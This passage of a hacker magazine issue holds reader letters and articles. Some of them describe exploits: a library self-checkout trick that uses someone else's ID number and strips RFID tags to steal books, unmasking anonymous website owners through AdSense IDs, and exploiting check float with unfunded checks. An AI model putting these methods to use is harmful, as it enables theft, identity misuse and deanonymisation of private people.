One thing I love about your magazine is all the hidden little gems that make us go looking for answers. On the Summer 2006 cover with the guy falling, the coordinates when put into a mapping site give us a location of where the World Trade Center used to be.

Very interesting....

Aaron

Close but not exactly correct. Read on....

Dear *2600:*

As a network consultant, I find your magazine useful and very timely. So much of the stuff I read seems rather dated. It is nice to have fresh, relevant information.

The cover of 23:2 is very interesting in that the astronaut falling from the sky has a map with the coordinates: 40.750541, -73.99072. Using Google Earth, I found that the coordinates are in New York at 33rd and Penn Plaza. (This also matches the photo on the cover.) While I am not a New Yorker, I am very interested if this location has any significance. Could this be where the *2600* offices are located? Or do these coordinates refer in some way to the previous HOPE conference?

Doulos

You're even closer. Keep reading on for the answer.


Dear *2600:*

So on the cover of the Summer issue, the guy who is falling from the sky has a map to HOPE and coordinates of 40.750541, -73.99072. The poor guy is going to smack into some building on 7th Avenue between 33rd and 34th, *missing* the HOPE convention by a block!

Doda McCheesle

That would appear to be the case. And it may explain the commotion during the conference at the McDonald's located on that block.

Hacking the System: Useful Connections



by Moebius Strip

In our last missive we took a stroll down memory lane - a look backward, to an example of how the gathering of available information was exploited for my personal benefit. In this issue, we'll turn our vision 180 degrees and look to the future. Specifically, we'll talk about the cultivation, nurturing, and maintenance of useful connections, assets, and information - not necessarily for immediate gain or benefit, but with an eye toward some future time when that connection, asset, or datum might be very useful or perhaps even essential.

I have found that the surest way to put a useful strategy into practice and ensure that it is followed through upon is to make it a habit. When one is in the habit of seeking out connections and forging alliances, it is amazing the number and scope of connections one can garner in a relatively short period of time and how very useful those connections can become when the chips are down. By starting with the four simple maxims set forth below, putting them into practice in the course of your day to day life, and making your practice of them an habitual pursuit, you can almost guarantee yourself that when life hands you something unexpected, be it a challenge, a need, or an opportunity, you will be in a much better position to take advantage of that opportunity for your own benefit.

Unlike those Godless charlatans who propose to *sell* you this kind of information on late-night infomercials (shameful, the myriad sins that are perpetrated in that dullard's waste of broadcast bandwidth that is 2 am to 6 am in just about every media market in the world), I will share this with you gratis, not out of any sense of false pride or self-aggrandizement but rather because it is in keeping with another important principle to which I strive to adhere: that knowledge transfer is almost a sacred duty. Nearly everything I know of any value I have learned not in a classroom or through failure, but from the good will and generosity of someone who knew more or different things than I knew, and who took the time to impart their knowledge, wisdom, and observations to me. To wit, part of what I hope to do here is to pass the torch, as it were, and share what I know so that you can digest it, process it, refine it, discard the parts that don't ring true in your circumstances, and ultimately integrate the useful stuff into your own fund of knowledge. So, without further ado, here they are: Four Maxims for Making Useful Connections.

Your Local Bank is a Very Useful Connection. The first thing I do when I move to a new town is visit the local bank - not a giant, nationally owned chain bank branch, but the smallest, loneliest bank in town. I open a checking and a savings account. I shake hands, introduce myself to the people, ask to meet the bank manager, give him a warm handshake and a look in the eye as I tell him "I may not be your wealthiest customer, but if you treat me right, I will be your most loyal and most vocal customer!" In doing this over the past 30 years (first time was when I was 12 years old with the money I made washing dishes at the Chinese restaurant near my house) I have never been met with anything other than graciousness, hospitality, and warmth, and I cannot tell you how many times I've received opening deposit bonuses, complimentary toasters, gym bags, wine glasses, patio sets, tennis rackets, savings bonds and the like, even when my paltry opening sums were far below the qualifying amounts needed for those perks. Why? The answer is simple. In a world that is fast-paced, loyalty often hinges on a fraction of a percentage point where a bank is concerned and, when you come right down to it, bankers are never really sure whether today's Free Checking and Statement Savings customer might hit a windfall of cash via inheritance or just the unexpected smile of Lady Fortune. In short, they are taken aback - disarmed, if you will - by your assertiveness and more importantly, your kindness, in a very positive way. Through the simple social manipulation of being friendly, upbeat, and warm, you've achieved something that might have otherwise taken you many months to achieve. In just a few moments, you have transcended the numbering system and all the other trappings of the institution designed specifically to depersonalize you. You have become a name, a living, breathing per-

son, a *new customer!* to your bank. Of course, just as no flower grows without sunlight and water, so too must your new friends in the bank be nurtured and cultivated. Visit the bank weekly. Make small but regular deposits, like clockwork. Routine, habit, and custom give the banker a great sense of ease and comfort, and by providing that throughout your relationship, you raise your banker's level of trust surreptitiously, but also organically. One thing I like to do is on or just before Valentine's Day, I pick up a bag full of those tiny Godiva chocolate hearts - the ones with only four chocolates in each one - and I give one to every teller, man or woman. Usually this costs me about $50 for the eight to ten hearts I'll need, but the amount of good will and consideration I receive in exchange for the small investment pays itself back thousand-fold and then some.

"Okay, Moe," you're saying right now, "This seems like a lot of effort and legwork on my part. Where's the payoff?" Ah, yes. The payoff. Well, have you ever had a nice fat check to cash and gone to the bank, only to be told that "the funds will have to be deposited and they'll be unavailable for ten business days until the deposit clears." Well, that never happens to me. Usually, for large checks that I want to cash, I go to Sheila's window. I don't even have to ask for special dispensation any longer. I just pass her the check, signed on the back, she cashes it out, gives me my money, and I'm on my way. No worries about whether there's enough money in my account to cover the amount of the check (there never is, by the way - I put the same $25 in and out of those two accounts hundreds of times - but I put them in at Sheila's window and take them out through the ATM. Physically it's the same thing - my money coming out of my account - but psychologically and socially, it's a world of difference). Sheila doesn't associate me with someone who *takes money out of the bank.* She associates me with someone who makes regular deposits and who occasionally cashes a check or two at the window. Surely she has no worries about whether the check I'm presenting for cashing is a good check - I'm *Moe!* She sees me more than she sees her cousins in Fresno! And you can bet that if a check I cashed were to have problems clearing the maker's institution, I wouldn't get a hefty surcharge and a computer-generated letter! I'd get a phone call from Sheila: "Moe, we had an issue with the check you cashed last Tuesday. Can you give the maker a call and make sure it'll clear on the redeposit? Call me back once you've spoken to him and we'll resubmit it." In your average bank you have to have hundreds of thousands of dollars under management to get that kind of service, yet I get it with balances that barely top $500.

My apartment building had experienced a catastrophic flood and the damage was so severe that the building - and everything that had been in it - was no longer fit for use. I had to move, and fast. I found an apartment right away, but with insurance companies, bureaucratic red tape, and the need to replace almost everything I owned, I was in no position to drop three months rent/security/whatever to move in to a place. So I went to my local bank's branch manager and explained what was going on. I didn't ask for a loan but I did ask for a reference. With me sitting right at her desk, my bank's branch manager called my prospective landlord and gave her assurances that if there were any problems with my cash flow, she would personally guarantee that the landlord would get everything to which he was entitled - that the bank had been doing business with me for quite some time and that I was a reliable and valued customer. *Bam!* Just like that, with a minimal move-in deposit of only $250 and my promise to catch up on the rent as soon as the insurance reimbursements started flowing, I was sitting pretty in my as-yet-unfurnished but still groovy new apartment, all because I made the effort to have my local bankers see me as a person!

Your Local Grocery Store is a Useful Connection. There are two 24-hour grocers located within a mile of my home and both offer affinity cards that entitle you not only to discounts on special merchandise every week, but also allow you check writing and check cashing privileges. Now, as nice as my bank is, they are still a bank and they still close at 4 pm. Sometimes you need access to your money at other times. And sometimes, if you can imagine such a thing, you need access to your money when you don't yet *have* your money. Case in point: I get paid twice a month, on the 15th and the last day of the month. A while back, some buddies of mine were coming to my town for a weekend of debauchery, a little social intercourse with those lithesome ladies who wind themselves around the shiny pole for our enjoyment, etc., and perhaps a live sporting event or two. However, not only was my wallet bone dry, my bank balance was also, effectively turning my lovely Visa debit card into just so much useless plastic. Payday happened to be on the following Monday, just in time for me to completely miss a chance to party with my visiting posse. Lucky for me though, I had long ago applied for and received my affinity card for both grocers. And both would allow me to purchase groceries, pay with a check, and write my check for up to $150 more than the amount of the purchase! Two short trips and 45 minutes later and I

had the money in my hand to join my friends in a lost weekend's escapades. Since this was a Friday night and my paycheck would hit the bank first thing Monday morning (but the checks I wrote at the grocery wouldn't do so until Tuesday at the earliest!) I had what was equivalent to an interest-free $300 loan with which to fund my weekend plans. Now, had I waited until I needed to get a little back door cash advance to fill out the forms, wait for the card to arrive, etc., that weekend's fun would have been a distant memory of which I was not a part. By establishing my relationships with the grocery stores long before I had a need to capitalize on them, I was able to exploit that benefit to my own advantage when the opportunity to do so was presented to me.


Your Local Independent Service Station is a Useful Connection. I'll admit it, it's tempting. Drive the car to one of those Quik-Stop, BP Express, or Mobil mini-mart gas stations and you can tank up, pee, get a couple of bottles of Bawls, a cup of coffee or a stogie. It's one stop shopping, so it is, as the name points out, a convenient store. However, those places don't fix cars, and cars break down. And they never break down when you're flush with cash and have nowhere to go.

I have been buying my twice-weekly tankfuls of unleaded premium from Leslie's Service Station for the past three years. Leslie is the mechanic in residence and it's his shop. The gas is pumped by whichever high school kid happens to be working on the day I get there, but I always get out and wander over to say hello to Leslie, ask after his family, talk about sports, and the like. I also tip his pump jockey a couple of bucks a week. Leslie sees me as a regular customer - twice a week times three years, that's 312 visits to his garage. So, last year, when my car threw a rod (okay, it's kind of an old car, but what it lacks in newness it makes up for in charm) and I was once again down to my last dime, I called Leslie, who sent the kid with the wrecker, towed the car in, fixed it in two days, and told me to "pay him whenever." The Gas n' Go may have better coffee and the latest issue of *EasyRiders,* but somehow I don't think they'd fix my hoopty and offer, unasked, to wait on the money until I had it. Again, you can see that if you do your groundwork, you'll have resources upon which to draw when you need something.

Local Law Enforcement is a Very Useful Association. I live in a fairly small town, but one with a great deal of traffic enforcement. If you spend enough time behind the wheel, at some point you're going to get nailed doing something overly creative, bone-headed, or downright dangerous, and John Law will usually be right there to see it and cite you accordingly. Knowing this about the town, early in my experience, I went to see our town's Public Safety Director and offered my services to do a short, one-hour seminar on topics in information security, i.e., what is encryption, steaganography, systems 101 (how data is stored, accessed, manipulated), viruses, etc. The force was delighted to have a chance to raise the general level of knowledge of their staff and I presented to about 40 people, both sworn officers and civilian employees. I opened up the floor to questions and of course many of the ones I received were about Antivirus technologies, spyware, child-safe surfing, and the like. Fortunately, I came prepared. I had handout CDs for every participant that had trialware of numerous contemporary system cleanup tools along with some instructions on how to use the discs to clean up their PCs. I also gave them my business card and told them that if they were having any issues to get in touch.

Well, from a "building up some side-work" perspective, this was one of the most useful and successful things I could have done. I got calls from the attendees, friends and neighbors of the attendees, and eventually got a contract from the municipality itself to handle all their IT support. That one seminar, which probably took me ten hours to prepare including burning the handout CDs, resulted in me making almost $50,000 in supplemental income in the ensuing year between the work on the home PCs and the municipal assets. The real benefit, though, is that I have made splendid contacts with some highly placed law enforcement officials. I have a wallet full of PBA cards (can't get a ticket in my own town even if I tried), I get to go to the Policeman's Ball, and last year, when my nephew got nabbed for drag racing on the four-lane highway in a neighboring county, he had to spend the night in jail, but the next morning, after I asked my friend the Lieutenant to call in a favor, he was released with a stern warning.

In summary, the lessons here are simple. There is great potential benefit to you in your voyage through the world if at every juncture you take some kind of positive, forward-thinking action that has the potential to help you to achieve a tangible benefit, even if you're not sure at the time what that benefit might be. It's far better to have it before you need it, than to not have it when you need it desperately. Be polite, unfailing so. Be humble, be gracious, and really let people know you enjoy the chance to meet them and get to know them. For as my mother used to say, "You catch more flies with sugar than you do with vinegar."



Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

If things were easy, we wouldn't have hackers. Much of our time is spent tinkering with technology that we don't fully understand - precisely because we want to understand it. Sometimes it's because the cutting-edge technology is being tightly controlled by the proprietors' unwillingness to release specifications to open developers. Other times it's because we have a desire to modify some device or software that doesn't quite do what we'd like it to. Very often, especially in recent times, it's because we want to understand the systems that are internal to the corporations and organizations which seem to govern much of our lives. No matter what the end goal of our explorations may be, assumptions about how things work usually guide us until more concrete conclusions are reached. But how do we know when our assumptions are correct? Many times, it's not so clear.

I recently had the opportunity to work in the Information Security Office for a very large corporation. It was a tough choice, and most of the work I had done up to that point had been for much smaller organizations. I was pushed and pulled from all directions when making this decision - from friends claiming that I was somehow "selling out" to others calling me a fool for even considering looking elsewhere. But I wasn't the only one who had to make a decision; they had their doubts about hiring a hacker as well, and I certainly got my share of "warnings" which no doubt stemmed from common misconceptions of the groups I associate with. Regardless of any of that, I promised that I would try my best to make it a mutually rewarding experience.

One of the most important security considerations of today is the protection of customer data. Nobody wants the headlines touting about how their company lost the personal records of millions of customers. At the same time, business can't stop if nobody's figured out the best way to securely transport data. As a result, the poor (or simply lack of) mitigating controls that are put in place to pseudo-secure the data don't always work. That's when it winds up lost or stolen and the company ends up with billions of dollars of liability along with some really, really pissed off customers.

Meanwhile we all observe the same mistakes being made time after time, and we're all usually appalled. We're appalled because these mistakes really shouldn't happen. Secure transport mechanisms are widely available, and we have little trouble securing our own personal communications - so why can't multi-billion dollar companies do the same? Worse, we're their customers! It's our data that's being tossed around cyberspace in the clear! When that data gets into the wrong hands, we're the ultimate victims! For all we can tell, they're just as technically ignorant as our grandparents.

So we're presented with two vastly different perspectives of the same problem. Big businesses see information security as one of the greatest challenges they've yet to face, while we see it as a hurdle that should have been cleared a long time ago. But what if we're making the wrong assumptions?

Getting back to my corporate experience, I started work there in a tiny department which dealt with nearly every security issue faced by the company. Just a few of us sat at our desks in the corner of the building, pretty well segregated from the rest of the IT department. They're probably one of the most pleasant groups of people I've yet to work with, but I doubt that others saw it that way. I'd be surprised if a single business phone call made to our department resulted in the caller hanging up with a smile on his or her face. These infosec guys were strict as hell, and if something had to enter or leave the office over the network, it was going to do so in a secure manner. Period.

Without getting into too many technical details, I can honestly say that it's one of the most secure environments I've seen so far. Everything is locked down, all actions are accounted for, and it's all logged - thousands of log entries per second, all retained. And yes, it is manageable - I wrote some of the software to sift through it all. Everything that goes in or out must do so in a manner approved by the infosec department, and the controls are damn strict. You're not permitted (both technically and politically) to access any resource you don't need for your job function. You can forget about personal email or chat clients too - most of it is blocked, and what isn't

blocked usually gets caught by one of the many IDSes or the Investigations department while sifting through the logs. As a matter of fact, you're lucky if it gets blocked by the proxy, because if it's not and you get caught, you're likely to be out of a job sometime shortly after. Yep. Seem like a hostile environment? Well it is, and I bet many of you wouldn't expect it to be that way. But this is all typical stuff and, after all, most of the employees are dealing with incredibly sensitive information that needs to be treated in the most responsible manner possible. That's not to say that there aren't security holes, but it certainly approaches the limit of practicality in a real-world production environment. So where's the problem?

Well, technically, something that approaches the limit of practicality in a real-world environment isn't always enough. It's usually possible to find at least one way to outsmart some aspect of even the best security systems. You've got to be smart, creative, and ambitious to this end. Most people aren't. The technical limitations of security systems are far from the biggest threat when the human factor is taken into consideration. There's a fundamental limitation with all security systems: employees need access to data to do their job. As such, an authorized employee no longer needs to circumvent any security controls to gain access to said data - the fact that he or she has access to it is an intrinsic part of the entire system. The human being now becomes the weakest link, and ignorance and morality become the two biggest factors in keeping the company's data safe.

Everybody struggles with morality - it's an arbitrary measure of values and there are not likely to be many people who share precisely the same views regarding any particular topic. It's something that's simply left up to human nature, and security in this area is not likely to improve any time soon. However, ignorance is something we've all played with. Ignorance can be purposely exploited very easily and is an incredibly convenient way of obtaining information - Social Engineering 101. Whether you realize it or not, we've all manipulated people into getting something we wanted, and in doing so were actively exploiting ignorance. It can also be accidentally exploited. What an employee does with information once the security framework has done all its work and has authorized access is beyond any technical solution - misplacing printouts, improper disposal of records, etc. However, they're things that can be addressed with education. In observing many of the recent stories of data leaks, it becomes obvious that the overwhelming majority of cases involve the exploitation (accidental or intentional) of morality or ignorance, as opposed to that of any technical system.

So where do we go from here? Security is improving but it seems as though it's becoming time to focus more on the human factor than anything else. The technical side still needs work, as it always will, but it no longer seems to be the weak point when it comes to the larger entities. As I've experienced firsthand, financial institutions and other large businesses whose primary focus is dealing with sensitive information seem to have the technical side fairly well taken care of, as much as it may appear to be to the contrary. The human factor doesn't have a simple solution, though, and therein lies the current challenge. Educating employees is probably the correct first step, but certainly not the final one. The challenge of keeping data secure without becoming Big Brother is a tough one, and it seems as though Ingsoc may become the new language of the corporate world. Working for such entities certainly isn't for everyone but it's full of challenges and, if you can accept the restrictions that go along with it, you'll find that it's a great arena in which to test your skills. It's a new challenge, and we're all hackers. Let's get to work.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Ownage by AdSense

by Natas

For those who don't know, Google's AdSense program allows third-party websites to run text or image ads that are relevant according to the type of content your website offers. Essentially, Google just scans your site for keywords and then figures out which ads it will place on your site that are related to these keywords. Every day I'm seeing more and more websites using Google AdSense to generate additional revenue. Let's take a quick look at the AdSense javascript code that users paste into their page's source code to actually generate the ads on the site.

```
<script type="text/javascript"><!--
google_ad_client = "pub-85849314607
➥07949";
google_ad_width = 728;
google_ad_height = 90;
google_ad_format = "728x90_as";
google_ad_type = "text";
google_ad_channel ="";
//--></script>
<script type="text/javascript"
 src="http://pagead2.googlesyndication.
➥com/pagead/show_ads.js">
</script>
```

Of particular interest is the google_ad_client variable, "pub-8584931460707949", which is this person's unique identifier that Google has assigned them. I'll explain how this can be useful in a moment.

Now that you have a basic understanding as to what Google AdSense actually is, I'll quickly get into the main point of this article, which is how you can use Google AdSense to potentially "own" someone who's trying to remain anonymous. In most cases this will be the website's owner/webmaster. Google's AdSense program recently incorporated a new feature called "Onsite Advertiser Sign-up" which puts a text link that says "Advertise on this site" at the bottom right hand corner of text ads by Google. Let's take a look at an example URL of this "Advertise on this site" link:

Example URL Number 1

```
https://adwords.google.com/select/Onsite
➥SignupLandingPage?client=ca-pub-8584931
➥460707949&referringUrl=http://camophone
➥.com/&hl=en&gl=US
```

Notice the google_ad_client variable "pub-8584931460707949" in the URL. When a user clicks this link, they're brought to a Google AdWords page with big text that says "Advertise on" followed by the name of the site or the name of the company. This information is being pulled from Google's database that contains the information that the user entered during the initial AdSense sign up process and the google_ ➥ad_client variable is used to do this. While the referring URL is also in there, it's basically worthless and you can modify it to read anything you like, and it wouldn't have any effect on the information that's shown on the Onsite Sign-Up page. This is great, as the only thing you need to craft your own queries is the google_ad_client variable, which is something I'll also get to in a moment.

One of the great advantages of the Google AdSense program policy is that once you have an account, Google allows you to place their AdSense ads on multiple websites that you own. This was done so that you don't need to sign up for three different AdSense accounts if you have three different websites that you want to place ads on. But what if you initially signed up for an account for your businesses website and then decided to launch a few personal websites or vice versa? Other than the Whois information, how would a visitor be able to tell that these websites are owned or operated by the same entity?

Well, when Google launched their "Onsite Advertiser Sign-up" feature, existing AdSense accounts were automatically opted in to this program, and account information provided to Google upon signing up for the AdSense program was reused for this new feature. If you want to have this information changed or opt out of the program, then you have to log in to your AdSense account and dig around for the option. How many advertisers actually logged in and changed their info round or opted out of the program? Not that many so far. Once again, a default setting is potentially exposing information that some would rather keep private.

So what's the point of all this information? How can this information be applied in a real world situation to expose some bit of information that you usually wouldn't be able to find? I'll give you a great example.

For a long time I've been wondering who

owned the Caller ID spoofing site, Camophone.com. Well, I remembered that Camophone placed a Google AdSense ad at the top of their web page. So when I surfed over to their website and noticed the "Advertise on this site" link for the first time, I got excited. Clicking on the ad directed me to the AdSense page with the text "Advertise on TxLink." TxLink happens to be a Voice over IP provider that I had looked at in the not so distant past when I was looking around for different providers to try out with my Asterisk PBX. The owners of Camophone had remained anonymous, always speaking on conditions of anonymity in newspaper articles and on their old forums, up until this little AdSense trick exposed the roots behind the company.

Well, what if a user did actually log in to their account and opt out of the "Onsite Advertiser Sign-Up" program and the "Advertise on this site" link doesn't appear on any of the Google AdSense ads? This is where the google_ad_client variable comes in handy! By viewing the source of the web page, you should be able to find the google_ad_client variable and the unique identifier string. By replacing the variable in the original example I mentioned earlier with the one you find in the source of the web page, you should still be brought to the Onsite Sign-Up page and be shown the name of the site or the name of the company! Also, if the google_ad_client variable is not found in the page source for some reason there's still another way to get it! By right clicking on the underlined title of a displayed Google AdSense ad and copying and pasting the link URL you'll find the google_ad_client variable at the end of the string. Here's an example from a SecurityFocus.com Google AdSense ad:

```
http://pagead2.googlesyndication.com/pag
➥ead/iclk?sa=l&ai=B6KjpSkdtRP72G462ep_jp
➥IIB_OXmFPCurPIBwI23AaDxtQEQAxgDIKvl9QEo
➥A0iXOVCo9evG_f____8BmAG6jwaqAQoxMDgzMjU
➥wMjkzsgEVd3d3LnNlY3VyaXR5Zm9jdXMuY29tug
➥EJNzI4eDkwX2FzyAEB2gE7aHR0cDovL3d3dy5zZ
➥WN1cml0eWZvY3VzLmNvbS9hcmNoaXZlLzEvNDM0
➥MzI5LzMwLzAvdGhyZWFkZWSVAg6KHgo&num=3&a
➥durl=http://www.mgilists.com/&client=ca
➥-pub-4413949713007625
```


The google_ad_client variable in this example is "pub-4413949713007625". Now that you have the google_ad_client variable, you can form the following URL.

```
https://adwords.google.com/select/Onsite
➥SignupLandingPage?client=ca-pub-44139
➥49713007625&referringUrl=http://example
➥.com/&hl=en&gl=US
```

With this example I provided, the main text on the page reads "Advertise on Symantec Corporation" because Symantec owns Security ➥Focus.com and the Google AdSense account used on the site.

In closing, there's no telling how many other websites this could come in handy with, now that almost every website is jumping on the Google AdSense bandwagon these days.

Shouts to The Digital Dawg Pound, NotTheory, StankDawg, Nick84, Decoder, Lucky225, Doug, GreyArea, Av1d, Strom Carlson, and IBall. The Revolution Will Be Digitized!



Information's Imprisonment

by Dr. Apocalypse (dr.apocalypse@gmail.com) and Matt Fillhart

First Amendment rights must be protected if our thirst for progress is to be quenched, our love of participatory government to be sustained, and our embrace of civil liberties to be complete. Unfortunately, current economic trends threaten our right to free speech. Capitalism only functions when there is ample competition. Few people seem to notice that much of the competition in the communications, entertainment, and technology industries is drying up. This dangerous pattern leaves us with fewer means of attaining and disseminating information.

Very little competition exists in the aforementioned industries. At best, we have competition within oligopolies. In *1984,* Orwell warned the world about government controlled media and, while we have avoided his dystopian view, we have fallen into another. All forms of communications that were at one time able to reach a large percentage of the population are now under the control of just a few corporations. For example, radio broadcasting was a nationwide medium to reach people with music, radio shows, and, most importantly, news about the world around them and their government. Though there are around 10,000 commercial radio stations in the U.S., only about 15 are all-news outlets that employ

large news staffs for their reporting. Out of the 15, 13 are owned by Columbia Broadcasting System (CBS). Here is where the real parent company fun begins: CBS is owned by Viacom Inc. which also own Paramount Pictures (one of the few major movie picture creators) as well as Simon & Schuster, one of the world's leading book publishing companies. So, Viacom controls a leading television media company, a leading book publishing company, a leading movie media company, and the leader in radio news reporting, which means that a single group of chairmen can control what we read, watch, and hear, at least in part. To see how widespread such concentration is, visit http://www.theyrule.net/. Also, check out *Free Culture* by Lawrence Lessig.

This lack of competition may allow multi-billion dollar corporations to shatter the foundations of the Internet in a push for profits. We may be the last generation to experience net neutrality. It has always been an underpinning rule of the Internet that all packets are considered equal. However, many of the companies which own the lines used to transfer broadband data are now considering giving perks to content providers who pay more. In other words, those who cannot afford to pay high fees will be given slower routes and poorer service. For example, Verizon's CEO claims that Google is receiving a "free lunch" and thinks his company should be compensated. Never mind that companies like Google enable Verizon to make a profit by giving people a reason to use the Internet. The end of net neutrality threatens free speech because only rich companies will be able to afford to have their voices heard. Startups will not be able to accomplish this or even get their products to market if their customers are stuck with lousy speeds when accessing their websites. A move away from net neutrality in the U.S. would put us at odds with the rest of the world. If foreign companies didn't pay off American companies, access to their sites would presumably be degraded as well. This could lead to a fractured Internet, which would obviously hinder the spread of information.

While companies at home pose a subtle risk to free speech, they readily inhibit the free flow of information abroad. Most of the censorship takes place in China, where American corporations are all too eager to trample free speech just to turn a profit. Microsoft censors such evil terms as "freedom," "democracy," and "human rights" from their MSN blogs. Google limits what users can see in order to please the Chinese government. Yahoo has twice helped hunt down a dissident journalist, admitting to Congress: "We have not reached out to the families [of these journalists]." With their vast resources, all of these companies can afford to make a stand for free speech. Right now, it is easier and cheaper for these companies to degrade human rights; this is a failure of the market which must be corrected. Congress, thankfully, has caught wind of this and held hearings, but it remains unclear at the time of this writing whether any action will come about.

Digital Rights Management, or DRM, is a collection of technologies used for enforcement of intellectual property rights in computer hardware, software, and media. Works that may be subject to rights management are educational and included in online repositories, meaning that many educational materials will have restricted use, rather than be open to all. The use of DRM is seen by many in the computer industry as a lucrative source of new revenue. However, the use of digital technology should not be limited by corporations or government, and the shift of control to producers (even after sale) will ultimately hurt creative expression and damage consumer rights. If DRM is implemented on a wide scale, then those companies who control most computer mediums (read: Microsoft) will have control over what can be read, how many times it can be read, and who can read it, which is a scary thought considering the Internet was praised as a medium which cannot be limited and which would be open for all equally. For more information dealing with Digital Rights Management, as well as the future of the Internet read "The Digital Imprimatur: How Big Brother and Big Media Can Put the Internet Genie Back in the Bottle" by John Walker.

Unless we do something to support freedom of speech, a grim future lies ahead. Remember, everything mentioned above just applies to U.S. companies. I don't really know if the situation in other countries is quite as bad yet. If you have some insight on the effects of economics on free speech in other places, please share it. Luckily, there are several things we can do to help. Join a Free Culture Chapter (http://freeculture.org/➥chapters/chapters.php) if your university has one, or start one if it doesn't. Adopt a Chinese blogger so his or her words can bypass the Great Firewall. Support the Electronic Frontier Foundation's lobbying efforts by becoming a member. Popularize alternative media, like *2600,* by reading it and telling your friends about it. Install a Tor exit server to help others browse anonymously. Support Project Gutenberg, whose goal is to create an online library of every book, and have their use be free of charge and free in use. More suggestions to promote the freedom of speech are welcome, as are stories of success in defending the spread of information.

Singapore Library Mischief

by Ghostie

If you have heard about Singapore, you probably know that gum is banned for sale here. I would like to take this opportunity to share a bit more about this tiny little country to the rest of the world.

Singapore has in recent years made it to the top in those "IT Savvy" lists and "Top X Wired Nations" reports. Perhaps it has something to do with a population of four million packed within about 683 square kilometers of land. At the very least, wiring up takes lesser copper. The government of Singapore has also been making a tremendous effort to keep up with the revolution by embracing technology to replace conventional processes.

It used to be required that a person present his library card (a laminated card with a barcode which bears the National Library Board's logo) to the librarian before walking out of the library with the books ink-stamped with the due date of return. Now it's no longer required that anyone register for a library card as you can use your identity card to process the borrowing transaction. To cut down on labor costs, self-service terminals are being set up for citizens to process the borrowing transactions themselves. Since every book contains an RFID tag, the alarm would sound if you attempted to walk past the detectors without "borrowing" the books first.

At a self-service terminal, you would drop your identity card into a slot which is shallow enough for you to pick it back up again. The barcode scanner's laser in the terminal has been adjusted to hit on the barcode area of your identification number so the barcode scanner retrieves your identification number as the first step of the borrow transaction. Upon surrendering your identification number, you then place the books you want to check out one by one on a platform for the terminal to read via the RFID tags.

So the authentication mechanism is supposed to be "something you have," which is the identification card. Strictly speaking, you do not need the identification card. You need a card or a piece of paper about the same size as an identification card which is imprinted with a barcode of a legitimate identification number.

Allow me to describe how I would overcome this convenient-for-customers-without-a-thought-for-security system. I need software that prints barcodes like BarCode Pro, a legitimate identification number, and a piece of paper at least the size of an identification card. If you question the availability of legitimate identification numbers, I can easily google for one (you may not be too lucky if you have your name and identification number appear on an announcement page as a winner of a pair of movie tickets in a lucky draw).

Having printed a barcode representing someone else's identification number on a piece of paper, I can insert my "identification card" (the paper) into the slot for the terminal to read the identification number and start borrowing books on someone else's account. Since this is not a bank, you would not expect cameras to be pointing at every terminal.


There is an unmanned drop-off point outside every library that will mark the books you drop into the opening as "returned" by reading from the RFID tag. Interesting to note, there is a built-in camera around the level your face would be when you drop a book into the opening. If you have something to hide, would you look into the camera in the first place?

Anyway, I can just throw away that "identification card" and start building a library in my bedroom, leaving the unlucky fellow to bear the consequences of not coming back to the library with the books I had borrowed. Being the kind person I am, I would remove the RFID tags from the books and secure them individually with a string. I would then visit a drop-off point and throw the RFID tag into the opening while still holding onto the other end of the string. Since the system would read from the RFID tag and mark the book as "returned," the books would have gone mysteriously missing from the library without any trace leading to you unless you have been caught loitering somewhere by the security cameras. Oh yes, definitely you will need to pull the RFID tags back with the string or else that poor fellow would be invited for coffee by the authorities.

I think a quick patch to the problem is probably to add a PIN/password feature on top of slotting in the identification card.

This article is meant for educational (and amusement) purposes.

Monitoring Motorola Canopy with Windows XP and MRTG



by dNight
d_night@comcast.net

